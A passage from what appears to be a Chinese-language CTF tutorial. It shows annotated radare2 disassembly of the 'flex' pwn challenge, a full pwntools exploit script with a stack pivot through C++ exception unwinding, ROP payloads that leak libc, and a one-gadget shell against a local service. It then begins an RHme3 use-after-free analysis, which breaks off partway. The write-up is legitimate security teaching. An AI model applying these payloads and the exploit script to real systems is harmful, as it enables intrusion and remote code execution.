d5_state__yes_No_ ; 0x404564 ; "custom md5 state (yes/No)"
|           0x00401172      e859faffff     call sym.imp.puts
       ; int puts(const char *s)
|           0x00401177      488d85e0feff.  lea rax, [local_120h]
|           0x0040117e      be04000000     mov esi, 4
|           0x00401183      4889c7         mov rdi, rax
|           0x00401186      e8ebfcffff     call sub.read_e76
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x0040118b      488d85e0feff.  lea rax, [local_120h]
|           0x00401192      ba03000000     mov edx, 3
```

```
|           0x00401197      be7e454000     mov esi, 0x40457e
       ; "yes"
|           0x0040119c      4889c7         mov rdi, rax
|           0x0040119f      e85cfaffff     call sym.imp.strncmp
       ; int strncmp(const char *s1, const char *s2, size_t n)
|           0x004011a4      85c0           test eax, eax
|       ,=< 0x004011a6      755e           jne 0x401206
|       |   0x004011a8      c705f24f2000.  mov dword [0x006061a4
], 1   ; [0x6061a4:4]=0
|       |   0x004011b2      bf82454000     mov edi, str.initial_
state_0_: ; 0x404582 ; "initial state[0]:"
|       |   0x004011b7      e814faffff     call sym.imp.puts
       ; int puts(const char *s)
|       |   0x004011bc      e884fdffff     call sub.atoi_f45
       ; int atoi(const char *str)
|       |   0x004011c1      8905e94f2000   mov dword [0x006061b0
], eax ; [0x6061b0:4]=0
|       |   0x004011c7      bf94454000     mov edi, str.initial_
state_1_: ; 0x404594 ; "initial state[1]:"
|       |   0x004011cc      e8fff9ffff     call sym.imp.puts
       ; int puts(const char *s)
|       |   0x004011d1      e86ffdffff     call sub.atoi_f45
       ; int atoi(const char *str)
|       |   0x004011d6      8905d84f2000   mov dword [0x006061b4
], eax ; [0x6061b4:4]=0
|       |   0x004011dc      bfa6454000     mov edi, str.initial_
state_2_: ; 0x4045a6 ; "initial state[2]:"
|       |   0x004011e1      e8eaf9ffff     call sym.imp.puts
       ; int puts(const char *s)
|       |   0x004011e6      e85afdffff     call sub.atoi_f45
       ; int atoi(const char *str)
|       |   0x004011eb      8905c74f2000   mov dword [0x006061b8
], eax ; [0x6061b8:4]=0
|       |   0x004011f1      bfb8454000     mov edi, str.initial_
state_3_: ; 0x4045b8 ; "initial state[3]:"
|       |   0x004011f6      e8d5f9ffff     call sym.imp.puts
       ; int puts(const char *s)
|       |   0x004011fb      e845fdffff     call sub.atoi_f45
       ; int atoi(const char *str)
|       |   0x00401200      8905b64f2000   mov dword [0x006061bc
```

```
], eax ; [0x6061bc:4]=0
|       |      ; JMP XREF from 0x004011a6 (sub.FlexMD5_bruteforc
e_tool_V0.1_148)
|       `-> 0x00401206      bfca454000     mov edi, str.custom_c
harset__yes_No_ ; 0x4045ca ; "custom charset (yes/No)"
|           0x0040120b      e8c0f9ffff     call sym.imp.puts
       ; int puts(const char *s)
|           0x00401210      488d85e0feff.  lea rax, [local_120h]
|           0x00401217      be04000000     mov esi, 4
|           0x0040121c      4889c7         mov rdi, rax
|           0x0040121f      e852fcffff     call sub.read_e76
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x00401224      488d85e0feff.  lea rax, [local_120h]
|           0x0040122b      ba03000000     mov edx, 3
|           0x00401230      be7e454000     mov esi, 0x40457e
       ; "yes"
|           0x00401235      4889c7         mov rdi, rax
|           0x00401238      e8c3f9ffff     call sym.imp.strncmp
       ; int strncmp(const char *s1, const char *s2, size_t n)
|           0x0040123d      85c0           test eax, eax
|        ,=< 0x0040123f     0f858a000000   jne 0x4012cf
|        |  0x00401245      c705554f2000.  mov dword [0x006061a4
], 1   ; [0x6061a4:4]=0
|        |  0x0040124f      bfe2454000     mov edi, str.charset_
length: ; 0x4045e2 ; "charset length:"
|        |  0x00401254      e877f9ffff     call sym.imp.puts
       ; int puts(const char *s)
|        |  0x00401259      e8e7fcffff     call sub.atoi_f45
       ; int atoi(const char *str) ; 读入字符串并转换成整型数
|        |  0x0040125e      8905ac4e2000   mov dword [0x00606110
], eax ; [0x606110:4]=62
|        |  0x00401264      8b05a64e2000   mov eax, dword [0x006
06110] ; [0x606110:4]=62
|        |  0x0040126a      3d00010000     cmp eax, 0x100
       ; 256 ; 比较大小
|       ,==< 0x0040126f     7e22           jle 0x401293
        ; eax < 256 时跳转 ; 这里我们输入一个负数即可成功跳转
|       ||  0x00401271      bf04000000     mov edi, 4
|       ||  0x00401276      e855faffff     call sym.imp.__cxa_al
locate_exception
```

```
|       ||   0x0040127b      c70002000000   mov dword [rax], 2
|       ||   0x00401281      ba00000000     mov edx, 0
|       ||   0x00401286      be70616000     mov esi, obj.typeinfo
forint ; 0x606170
|       ||   0x0040128b      4889c7         mov rdi, rax
|       ||   0x0040128e      e85dfaffff     call sym.imp.__cxa_th
row
|       ||      ; JMP XREF from 0x0040126f (sub.FlexMD5_bruteforc
e_tool_V0.1_148)
|       `--> 0x00401293      bff2454000     mov edi, str.charset:
       ; 0x4045f2 ; "charset:"
|        |   0x00401298      e833f9ffff     call sym.imp.puts
       ; int puts(const char *s)
|        |   0x0040129d      8b056d4e2000   mov eax, dword [0x006
06110] ; [0x606110:4]=62 ; 取出数字
|        |   0x004012a3      83c001         add eax, 1
        ; eax += 1
|        |   0x004012a6      89c2           mov edx, eax
|        |   0x004012a8      488d85e0feff.  lea rax, [local_120h]
|        |   0x004012af      89d6           mov esi, edx
|        |   0x004012b1      4889c7         mov rdi, rax
|        |   0x004012b4      e8bdfbffff     call sub.read_e76
       ; ssize_t read(int fildes, void *buf, size_t nbyte) ; 该函
数内调用 read(0, [local_120h], esi) 读入我们的 payload_1，由于esi是一
个负数，而 0x00400ea8 jae 0x400ef3 处是与一个非负数比较，永远不会相等，
即可以读入以换行符结尾的任意数量字符
|        |   0x004012b9      488d85e0feff.  lea rax, [local_120h]
|        |   0x004012c0      4889c7         mov rdi, rax
|        |   0x004012c3      e8e8f9ffff     call sym.imp.strdup
       ; char *strdup(const char *src) ; 在堆中复制一个字符串的副本
|        |   0x004012c8      488905494e20.  mov qword str.ABCDEFG
HIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789, rax ; [
0x606118:8]=0x404508 str.ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklm
nopqrstuvwxyz0123456789
|        |      ; JMP XREF from 0x0040123f (sub.FlexMD5_bruteforc
e_tool_V0.1_148)
|        `-> 0x004012cf      bffb454000     mov edi, str.brutefor
ce_message_pattern: ; 0x4045fb ; "bruteforce message pattern:"
|            0x004012d4      e8f7f8ffff     call sym.imp.puts
       ; int puts(const char *s)
```

```
|           0x004012d9      be00040000     mov esi, 0x400
       ; 1024
|           0x004012de      bfc0616000     mov edi, 0x6061c0
|           0x004012e3      e836fcffff     call sub.read_f1e
       ; ssize_t read(int fildes, void *buf, size_t nbyte) ; 调用
 read(0, 0x6061c0, 0x400) 读入 payload_2
|           0x004012e8      bfc0616000     mov edi, 0x6061c0
|           0x004012ed      e85ef9ffff     call sym.imp.strlen
       ; size_t strlen(const char *s)
|           0x004012f2      8905a84e2000   mov dword [0x006061a0
], eax ; [0x6061a0:4]=0
|           0x004012f8      c785dcfeffff.  mov dword [local_124h
], 0
|               ; JMP XREF from 0x00401334 (sub.FlexMD5_bruteforc
e_tool_V0.1_148)
|        .-> 0x00401302      8b85dcfeffff   mov eax, dword [local
_124h]
|        :   0x00401308      4863d8         movsxd rbx, eax
        ; 将 rbx 初始化为 0
|        :   0x0040130b      bfc0616000     mov edi, 0x6061c0
        ; paylaod_2 的地址
|        :   0x00401310      e83bf9ffff     call sym.imp.strlen
       ; size_t strlen(const char *s)
|        :   0x00401315      4839c3         cmp rbx, rax
        ; 比较 rbx 和 rax，rax 是字符串长度返回值
|       ,==< 0x00401318      731d           jae 0x401337
        ; 相等时跳转
|       |:   0x0040131a      8b85dcfeffff   mov eax, dword [local
_124h]
|       |:   0x00401320      4898           cdqe
|       |:   0x00401322      0fb680c06160.  movzx eax, byte [rax
+ 0x6061c0] ; [0x6061c0:1]=0
|       |:   0x00401329      3c2e           cmp al, 0x2e
       ; '.' ; 46
|      ,===< 0x0040132b      7409           je 0x401336
|      ||:   0x0040132d      8385dcfeffff.  add dword [local_124h
], 1    ; rbx += 1
|      ||`=< 0x00401334      ebcc           jmp 0x401302
|      ||       ; JMP XREF from 0x0040132b (sub.FlexMD5_bruteforc
e_tool_V0.1_148)
```

```
|      `---> 0x00401336      90             nop
|       |       ; JMP XREF from 0x00401318 (sub.FlexMD5_bruteforc
e_tool_V0.1_148)
|       `--> 0x00401337      8b85dcfeffff   mov eax, dword [local
_124h]
|            0x0040133d      4863d8         movsxd rbx, eax
|            0x00401340      bfc0616000     mov edi, 0x6061c0
|            0x00401345      e806f9ffff     call sym.imp.strlen
       ; size_t strlen(const char *s)
|            0x0040134a      4839c3         cmp rbx, rax
        ; 比较 rbx 和 rax
|        ,=< 0x0040134d      7522           jne 0x401371
        ; 如果相等，则进入异常处理机制，利用该机制可 leave;ret 到 paylo
ad_2
|        |   0x0040134f      bf04000000     mov edi, 4
                    ; 参数 edi = 4
|        |   0x00401354      e877f9ffff     call sym.imp.__cxa_al
locate_exception    ; 创建异常对象，返回对象地址 rax
|        |   0x00401359      c70000000000   mov dword [rax], 0
                    ; 初始化为 0
|        |   0x0040135f      ba00000000     mov edx, 0
                    ; 参数 edx = 0
|        |   0x00401364      be70616000     mov esi, obj.typeinfo
forint ; 0x606170   ; 参数 esi = 0x606170
|        |   0x00401369      4889c7         mov rdi, rax
                    ; 参数 rdi = rax
|        |   0x0040136c      e87ff9ffff     call sym.imp.__cxa_th
row     ; 对异常对象做一些初始化，这里会跳转到 0x0040153d
|        |       ; JMP XREF from 0x0040134d (sub.FlexMD5_bruteforc
e_tool_V0.1_148)
|        `-> 0x00401371      bf17464000     mov edi, str.md5_patt
ern:   ; 0x404617 ; "md5 pattern:"
|            0x00401376      e855f8ffff     call sym.imp.puts
       ; int puts(const char *s)
|            0x0040137b      be21000000     mov esi, 0x21
       ; '!' ; 33
|            0x00401380      bfc0656000     mov edi, 0x6065c0
|            0x00401385      e8ecfaffff     call sub.read_e76
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|            0x0040138a      b800000000     mov eax, 0
```

```
|           0x0040138f      488b4de8       mov rcx, qword [local
_18h]
|           0x00401393      6448330c2528.  xor rcx, qword fs:[0x
28]
|       ,=< 0x0040139c      7405           je 0x4013a3
|       |   0x0040139e      e81df9ffff     call sym.imp.__stack_
chk_fail ; void __stack_chk_fail(void)
|       |      ; JMP XREF from 0x0040139c (sub.FlexMD5_bruteforc
e_tool_V0.1_148)
|       `-> 0x004013a3      4881c4280100.  add rsp, 0x128
|           0x004013aa      5b             pop rbx
|           0x004013ab      5d             pop rbp
\           0x004013ac      c3             ret
```

函数 `sub.atoi_f45` 将字符串转换成长整型数：

```
[0x00400d80]> pdf @ sub.atoi_f45
/ (fcn) sub.atoi_f45 74
|   sub.atoi_f45 ();
|           ; var int local_20h @ rbp-0x20
|           ; var int local_8h @ rbp-0x8
|              ; XREFS: CALL 0x004021f2  CALL 0x004011bc  CALL 0
x004011d1  CALL 0x004011e6  CALL 0x004011fb  CALL 0x00401259  CA
LL 0x004015d9  CALL 0x00402136
|           0x00400f45      55             push rbp
|           0x00400f46      4889e5         mov rbp, rsp
|           0x00400f49      4883ec20       sub rsp, 0x20
|           0x00400f4d      64488b042528.  mov rax, qword fs:[0x
28]    ; [0x28:8]=-1 ; '(' ; 40
|           0x00400f56      488945f8       mov qword [local_8h],
 rax
|           0x00400f5a      31c0           xor eax, eax
|           0x00400f5c      488d45e0       lea rax, [local_20h]
|           0x00400f60      be0b000000     mov esi, 0xb
       ; 11
|           0x00400f65      4889c7         mov rdi, rax
|           0x00400f68      e809ffffff     call sub.read_e76
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x00400f6d      488d45e0       lea rax, [local_20h]
        ; local_20h 指向读入的字符串
|           0x00400f71      4889c7         mov rdi, rax
        ; rdi = rax
|           0x00400f74      e807fdffff     call sym.imp.atoi
       ; int atoi(const char *str) ; 将字符串转换成长整型
|           0x00400f79      488b55f8       mov rdx, qword [local
_8h]
|           0x00400f7d      644833142528.  xor rdx, qword fs:[0x
28]
|       ,=< 0x00400f86      7405           je 0x400f8d
|       |   0x00400f88      e833fdffff     call sym.imp.__stack_
chk_fail ; void __stack_chk_fail(void)
|       |      ; JMP XREF from 0x00400f86 (sub.atoi_f45)
|       `-> 0x00400f8d      c9             leave
\           0x00400f8e      c3             ret
```

可以看到该函数并未对所输入的数字进行验证，所以我们可以输入负数，因为计算机中数字是以补码的形式存在，例如 `-2 = 0xfffffffffffffffe` 。这个数字加 1 后，作为读入字符串个数的判定，因为个数不能为负，我们就可以开心地读入后面的 payload 了。

这个程序中读入操作使用函数 `sub.read_e76` ，该函数内部有一个循环，每次读入一个字符，如果遇到换行符，则完成退出。

```
[0x00400d80]> pdf @ sub.read_e76
/ (fcn) sub.read_e76 168
|   sub.read_e76 ();
|           ; var int local_1ch @ rbp-0x1c
|           ; var int local_18h @ rbp-0x18
|           ; var int local_dh @ rbp-0xd
|           ; var int local_ch @ rbp-0xc
|           ; var int local_8h @ rbp-0x8
|              ; XREFS: CALL 0x00400f68  CALL 0x00401186  CALL 0
x0040121f  CALL 0x004012b4  CALL 0x00401385  CALL 0x0040159f  CA
LL 0x00401634  CALL 0x00401663
|              ; XREFS: CALL 0x00401705  CALL 0x00401d4f
|           0x00400e76      55             push rbp
|           0x00400e77      4889e5         mov rbp, rsp
|           0x00400e7a      4883ec20       sub rsp, 0x20
|           0x00400e7e      48897de8       mov qword [local_18h]
, rdi
|           0x00400e82      8975e4         mov dword [local_1ch]
, esi
|           0x00400e85      64488b042528.  mov rax, qword fs:[0x
28]    ; [0x28:8]=-1 ; '(' ; 40
|           0x00400e8e      488945f8       mov qword [local_8h],
 rax
|           0x00400e92      31c0           xor eax, eax
|           0x00400e94      c745f4000000.  mov dword [local_ch],
 0
|           0x00400e9b      c745f4000000.  mov dword [local_ch],
 0
|              ; JMP XREF from 0x00400ef1 (sub.read_e76)
|       .-> 0x00400ea2      8b45f4         mov eax, dword [local
_ch]    ; 循环起点，local_ch 存放已输入字符数量
|       :   0x00400ea5      3b45e4         cmp eax, dword [local
```

```
_1ch]   ; 允许读入的数量
|      ,==< 0x00400ea8      7349           jae 0x400ef3
         ; 相等时跳转  （当读入payload_!时，由于我们输入的是一个负数，而 e
ax 是非负数，永远不会相等）
|      |:   0x00400eaa      488d45f3       lea rax, [local_dh]
|      |:   0x00400eae      ba01000000     mov edx, 1
         ; nbyte = 1
|      |:   0x00400eb3      4889c6         mov rsi, rax
         ; buf = rsi = [local_dh]
|      |:   0x00400eb6      bf00000000     mov edi, 0
         ; fildes = edi = 0
|      |:   0x00400ebb      e830fdffff     call sym.imp.read
        ; ssize_t read(int fildes, void *buf, size_t nbyte) ; 每次
读入 1 个字符
|      |:   0x00400ec0      0fb645f3       movzx eax, byte [loca
l_dh]   ; 取出输入字符
|      |:   0x00400ec4      3c0a           cmp al, 0xa
        ; 10 ; 比较输入字符是不是 '\n'
|     ,===< 0x00400ec6      7515           jne 0x400edd
         ; 不是则跳转
|     ||:   0x00400ec8      8b55f4         mov edx, dword [local
_ch]
|     ||:   0x00400ecb      488b45e8       mov rax, qword [local
_18h]
|     ||:   0x00400ecf      4801d0         add rax, rdx
        ; '('
|     ||:   0x00400ed2      c60000         mov byte [rax], 0
|     ||:   0x00400ed5      8b45f4         mov eax, dword [local
_ch]
|     ||:   0x00400ed8      83c001         add eax, 1
|    ,====< 0x00400edb      eb2b           jmp 0x400f08
|    |||:      ; JMP XREF from 0x00400ec6 (sub.read_e76)
|    |`---> 0x00400edd      8b55f4         mov edx, dword [local
_ch]    ; 取出字符数量
|    | |:   0x00400ee0      488b45e8       mov rax, qword [local
_18h]   ; local_18h 为目标初始地址
|    | |:   0x00400ee4      4801c2         add rdx, rax
        ; '#' ; rdx 指向目标地址
|    | |:   0x00400ee7      0fb645f3       movzx eax, byte [loca
l_dh]   ; 取出读入字符
```

```
|    | |:   0x00400eeb      8802           mov byte [rdx], al
          ; 将读入字符存放到 [rdx]
|    | |:   0x00400eed      8345f401       add dword [local_ch],
 1        ; local_ch += 1
|    | |`=< 0x00400ef1      ebaf           jmp 0x400ea2
          ; 循环，继续读入字符
|    | |       ; JMP XREF from 0x00400ea8 (sub.read_e76)
|    | `--> 0x00400ef3      8b45e4         mov eax, dword [local
_1ch]
|    |      0x00400ef6      83e801         sub eax, 1
|    |      0x00400ef9      89c2           mov edx, eax
|    |      0x00400efb      488b45e8       mov rax, qword [local
_18h]
|    |      0x00400eff      4801d0         add rax, rdx
         ; '('
|    |      0x00400f02      c60000         mov byte [rax], 0
|    |      0x00400f05      8b45f4         mov eax, dword [local
_ch]
|    |         ; JMP XREF from 0x00400edb (sub.read_e76)
|    `----> 0x00400f08      488b4df8       mov rcx, qword [local
_8h]      ; 读完字符串，跳出循环
|           0x00400f0c      6448330c2528.  xor rcx, qword fs:[0x
28]
|       ,=< 0x00400f15      7405           je 0x400f1c
|       |   0x00400f17      e8a4fdffff     call sym.imp.__stack_
chk_fail ; void __stack_chk_fail(void)
|       |      ; JMP XREF from 0x00400f15 (sub.read_e76)
|       `-> 0x00400f1c      c9             leave
\           0x00400f1d      c3             ret
```

分析完了，接下来就写 exp 吧。

漏洞利用

stack pivot

在 `0x004012b4` 下断点，以检查溢出点：

```
gdb-peda$ x/s $rbp
0x7fffffffe3f0: "5A%KA%gA%6A%"
gdb-peda$ pattern_offset 5A%KA%gA%6A%
5A%KA%gA%6A% found at offset: 288
```

所以缓冲区的长度为 `288 / 8 = 36` 。利用缓冲区溢出覆盖掉 rbp，在异常处理过程中，unwind 例程向上一级一级地找异常处理函数，然后恢复相关数据，这样就将栈转移到了新地址：

```
# stack pivot
payload_1  = "AAAAAAAA" * 36
payload_1 += p64(pivote_addr)
payload_1 += p64(unwind_addr)
```

unwind_addr 必须是调用函数里的一个地址，这样抛出的异常才能被调用函数内的异常处理函数 catch。

get puts address

异常处理函数结束后，执行下面两句：

```
|       `--> 0x0040155f      c9             leave
\            0x00401560      c3             ret
        ; ret 到 payload_2
```

通常情况下我们构造 rop 调用 read() 读入 one-gadget 来获得 shell，但可用的 gadget 只能控制 rdi 和 rsi，而不能控制 rdx。所以必须通过函数 `sub.read_f1e` 来做到这一点。

```
$ ropgadget --binary flex --only "pop|ret"
...
0x00000000004044d3 : pop rdi ; ret
0x00000000004044d1 : pop rsi ; pop r15 ; ret
```

```
[0x00400d80]> pdf @ sub.read_f1e
/ (fcn) sub.read_f1e 39
|   sub.read_f1e ();
|           ; var int local_10h @ rbp-0x10
|           ; var int local_8h @ rbp-0x8
|              ; CALL XREF from 0x004012e3 (sub.FlexMD5_brutefor
ce_tool_V0.1_148)
|           0x00400f1e      55             push rbp
|           0x00400f1f      4889e5         mov rbp, rsp
|           0x00400f22      4883ec10       sub rsp, 0x10
|           0x00400f26      48897df8       mov qword [local_8h],
 rdi
|           0x00400f2a      488975f0       mov qword [local_10h]
, rsi
|           0x00400f2e      488b55f0       mov rdx, qword [local
_10h]   ; rdx = 传入的 rsi
|           0x00400f32      488b45f8       mov rax, qword [local
_8h]
|           0x00400f36      4889c6         mov rsi, rax
        ; rsi = 传入的 rdi
|           0x00400f39      bf00000000     mov edi, 0
        ; fildes = 0
|           0x00400f3e      e8adfcffff     call sym.imp.read
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x00400f43      c9             leave
\           0x00400f44      c3             ret
```

构造 payload_2 打印出 puts 的地址，并调用 `read_f1e` 读入 payload_3 到 `pivote_addr + 0x50` 的位置：

```
# get puts address
payload_2  = "AAAAAAAA"
payload_2 += p64(pop_rdi)
payload_2 += p64(puts_got)
payload_2 += p64(puts_plt)
payload_2 += p64(pop_rdi)
payload_2 += p64(pivote_addr + 0x50)
payload_2 += p64(pop_rsi_r15)
payload_2 += p64(8)
payload_2 += "AAAAAAAA"
payload_2 += p64(read_f1e)

io.sendline(payload_2)
io.recvuntil("pattern:\n")
puts_addr = io.recvuntil("\n")[:-1].ljust(8,"\x00")
puts_addr = u64(puts_addr)
```

get shell

找到 libc 的 `do_system` 函数里的 one-gadget 地址为 `0x00041ee7` ：

```
|           0x00041ee7      488b056aff36.   mov rax, qword [0x003
b1e58] ; [0x3b1e58:8]=0
|           0x00041eee      488d3d409313.   lea rdi, str._bin_sh
       ; 0x17b235 ; "/bin/sh"
|           0x00041ef5      c70521253700.   mov dword [obj.lock_4
], 0   ; [0x3b4420:4]=0
|           0x00041eff      c7051b253700.   mov dword [obj.sa_ref
cntr], 0 ; [0x3b4424:4]=0
|           0x00041f09      488d742430      lea rsi, [local_30h]
       ; sym.lm_cache ; 0x30
|           0x00041f0e      488b10          mov rdx, qword [rax]
|           0x00041f11      67e8c9260800    call sym.execve
```

通过泄露出的 puts 地址，计算符号偏移得到 one-gadget 地址，构造 payload_3：

```
libc_base = puts_addr - libc.symbols['puts']
one_gadget = libc_base + 0x00041ee7

# get shell
payload_3 = p64(one_gadget)
```

Bingo!!!

```
$ python2 exp.py
[+] Opening connection to 127.0.0.1 on port 10001: Done
[*] Switching to interactive mode
$ whoami
firmy
```

exploit

完整的 exp 如下：

```
from pwn import *

io = remote('127.0.0.1', 10001)
libc = ELF('/usr/lib/libc-2.26.so')

io.recvuntil("option:\n")
io.sendline("1")
io.recvuntil("(yes/No)")
io.sendline("No")
io.recvuntil("(yes/No)")
io.sendline("yes")
io.recvuntil("length:")
io.sendline('-3')
io.recvuntil("charset:")

puts_plt = 0x00400bD0
puts_got = 0x00606020
read_f1e = 0x00400f1e
pop_rdi = 0x004044d3        # pop rdi ; ret
pop_rsi_r15 = 0x004044d1    # pop rsi ; pop r15 ; ret
```

```
pivote_addr = 0x6061C0
unwind_addr = 0x00401509    # make sure unwind can find the catc
h routine

# stack pivot
payload_1  = "AAAAAAAA" * 36
payload_1 += p64(pivote_addr)
payload_1 += p64(unwind_addr)

io.sendline(payload_1)
io.recvuntil("\n")

# get puts address
payload_2  = "AAAAAAAA"       # fake ebp
payload_2 += p64(pop_rdi)
payload_2 += p64(puts_got)
payload_2 += p64(puts_plt)
payload_2 += p64(pop_rdi)
payload_2 += p64(pivote_addr + 0x50)
payload_2 += p64(pop_rsi_r15)
payload_2 += p64(8)
payload_2 += "AAAAAAAA"
payload_2 += p64(read_f1e)

io.sendline(payload_2)
io.recvuntil("pattern:\n")
puts_addr = io.recvuntil("\n")[:-1].ljust(8,"\x00")
puts_addr = u64(puts_addr)

libc_base = puts_addr - libc.symbols['puts']
one_gadget = libc_base + 0x00041ee7

# get shell
payload_3 = p64(one_gadget)

io.sendline(payload_3)
io.interactive()
```

最后建议读者自己多调试几遍，以加深对异常处理机制的理解。

参考资料

- Shanghai-DCTF-2017 线下攻防Pwn题
- c++ 异常处理（1）
- C++异常机制的实现方式和开销分析

6.1.9 pwn RHme3 Exploitation

下载文件

题目复现

这个题目给出了二进制文件和 libc。

```
$ file main.bin
main.bin: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), d
ynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 2.6.32, BuildID[sha1]=ec9db5ec0b8ad99b3b9b1b3b57e5536d
1c615c8e, not stripped
$ checksec -f main.bin
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes     0               10      main.bin
$ strings libc-2.23.so | grep "GNU C"
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu9) stable release versio
n 2.23, by Roland McGrath et al.
Compiled by GNU CC version 5.4.0 20160609.
```

64 位程序，保护措施除了 PIE 都开启了。

但其实这个程序并不能运行，它是一个线下赛的题目，会对做一些环境检查和处理，直接 nop 掉就好了：

```
|           0x004021ad      bf18264000     mov edi, 0x402618
|           0x004021b2      e87ceeffff     call sym.background_p
rocess
|           0x004021b7      bf39050000     mov edi, 0x539
       ; 1337
|           0x004021bc      e85eefffff     call sym.serve_foreve
r
|           0x004021c1      8945f8         mov dword [local_8h],
 eax
|           0x004021c4      8b45f8         mov eax, dword [local
_8h]
|           0x004021c7      89c7           mov edi, eax
|           0x004021c9      e8c6f0ffff     call sym.set_io
```

```
$ python2 -c 'print "90"*33' > nop.txt
```

```
[0x00400ec0]> s 0x004021ad
[0x004021ad]> cat ./nop.txt
9090909090909090909090909090909090909090909090909090909090909090
90
[0x004021ad]> wxf ./nop.txt
```

最后把它运行起来：

```
socat tcp4-listen:10001,reuseaddr,fork exec:"env LD_PRELOAD=./li
bc-2.23.so ./main.elf" &
```

题目解析

玩一下，一看就是堆利用的题目：

```
$ ./main.elf
Welcome to your TeamManager (TM)!
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice:
```

程序就是添加、删除、编辑和显示球员信息。但要注意的是在编辑和显示球员前，需要先选择球员，这一点很重要。

添加两个球员看看：

```
Your choice: 1
Found free slot: 0
Enter player name: aaaa
Enter attack points: 1
Enter defense points: 2
Enter speed: 3
Enter precision: 4
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 1
Found free slot: 1
Enter player name: bbbb
Enter attack points: 5
Enter defense points: 6
Enter speed: 7
Enter precision: 8
```

试着选中第一个球员，然后删除它：

```
Your choice: 3
Enter index: 0
Player selected!
        Name: aaaa
        A/D/S/P: 1,2,3,4
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 2
Enter index: 0
She's gone!
```

接下来直接显示该球员信息：

```
Your choice: 5
        Name:
        A/D/S/P: 29082240,0,3,4
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 6
Your team:
Player 0
        Name: bbbb
        A/D/S/P: 5,6,7,8
```

奇怪的事情发生了，程序没有提醒我们球员不存在，而是直接读取了内存中的信息。

于是我们猜测，程序在 free 球员时没有将 select 的值置空，导致了 use-after-free 的问题。关于 UAF 已经在前面的章节中讲过了。

很明显，每个球员都是一个下面这样的结构体：

```
struct player {
    int32_t attack_pts;
    int32_t defense_pts;
    int32_t speed;
    int32_t precision;
    char *name;
}
```

静态分析

先来看一下添加球员的过程，函数 `sym.add_player` ：

```
[0x00400ec0]> pdf @ sym.add_player
/ (fcn) sym.add_player 789
|   sym.add_player ();
|           ; var int local_11ch @ rbp-0x11c
|           ; var int local_118h @ rbp-0x118
|           ; var int local_110h @ rbp-0x110
|           ; var int local_8h @ rbp-0x8
|              ; CALL XREF from 0x00402235 (main + 148)
|           0x00401801      55             push rbp
|           0x00401802      4889e5         mov rbp, rsp
|           0x00401805      4881ec200100.  sub rsp, 0x120
|           0x0040180c      64488b042528.  mov rax, qword fs:[0x
28]    ; [0x28:8]=-1 ; '(' ; 40
|           0x00401815      488945f8       mov qword [local_8h],
 rax
|           0x00401819      31c0           xor eax, eax
|           0x0040181b      48c785e8feff.  mov qword [local_118h
], 0
|           0x00401826      c785e4feffff.  mov dword [local_11ch
], 0    ; player 编号初始值为 0
|       ,=< 0x00401830      eb07           jmp 0x401839
|       |      ; JMP XREF from 0x00401853 (sym.add_player)
```

```
|       .--> 0x00401832      8385e4feffff.  add dword [local_11ch
], 1    ; 编号加 1
|       :|      ; JMP XREF from 0x00401830 (sym.add_player)
|       :`-> 0x00401839      83bde4feffff.  cmp dword [local_11ch
], 0xa ; [0xa:4]=-1 ; 10
|       :,=< 0x00401840      7713           ja 0x401855
|       :|   0x00401842      8b85e4feffff   mov eax, dword [local
_11ch]
|       :|   0x00401848      488b04c58031.  mov rax, qword [rax*8
 + obj.players] ; [0x603180:8]=0
|       :|   0x00401850      4885c0         test rax, rax
|       `==< 0x00401853      75dd           jne 0x401832
|        |      ; JMP XREF from 0x00401840 (sym.add_player)
|        `-> 0x00401855      83bde4feffff.  cmp dword [local_11ch
], 0xb ; [0xb:4]=-1 ; 11
|        ,=< 0x0040185c      751e           jne 0x40187c
|        |   0x0040185e      bf70244000     mov edi, str.Maximum_
number_of_players_reached ; 0x402470 ; "Maximum number of player
s reached!"
|        |   0x00401863      e818f4ffff     call sym.imp.puts
       ; int puts(const char *s)
|        |   0x00401868      488b05f11820.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|        |   0x0040186f      4889c7         mov rdi, rax
|        |   0x00401872      e849f5ffff     call sym.imp.fflush
       ; int fflush(FILE *stream)
|       ,==< 0x00401877      e984020000     jmp 0x401b00
|       ||      ; JMP XREF from 0x0040185c (sym.add_player)
|       |`-> 0x0040187c      8b85e4feffff   mov eax, dword [local
_11ch]
|       |    0x00401882      89c6           mov esi, eax
|       |    0x00401884      bf93244000     mov edi, str.Found_fr
ee_slot:__d ; 0x402493 ; "Found free slot: %d\n"
|       |    0x00401889      b800000000     mov eax, 0
|       |    0x0040188e      e86df4ffff     call sym.imp.printf
       ; int printf(const char *format)
|       |    0x00401893      488b05c61820.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|       |    0x0040189a      4889c7         mov rdi, rax
|       |    0x0040189d      e81ef5ffff     call sym.imp.fflush
```

```
       ; int fflush(FILE *stream)
|       |    0x004018a2      bf18000000     mov edi, 0x18
       ; 24
|       |    0x004018a7      e804f5ffff     call sym.imp.malloc
       ;  void *malloc(size_t size) ; 第一个 malloc，给 player 结
构体分配空间
|       |    0x004018ac      488985e8feff.  mov qword [local_118h
], rax  ; 返回地址 rax -> [local_118h]
|       |    0x004018b3      4883bde8feff.  cmp qword [local_118h
], 0
|       |,=< 0x004018bb      751e           jne 0x4018db
|       ||   0x004018bd      bfa8244000     mov edi, 0x4024a8
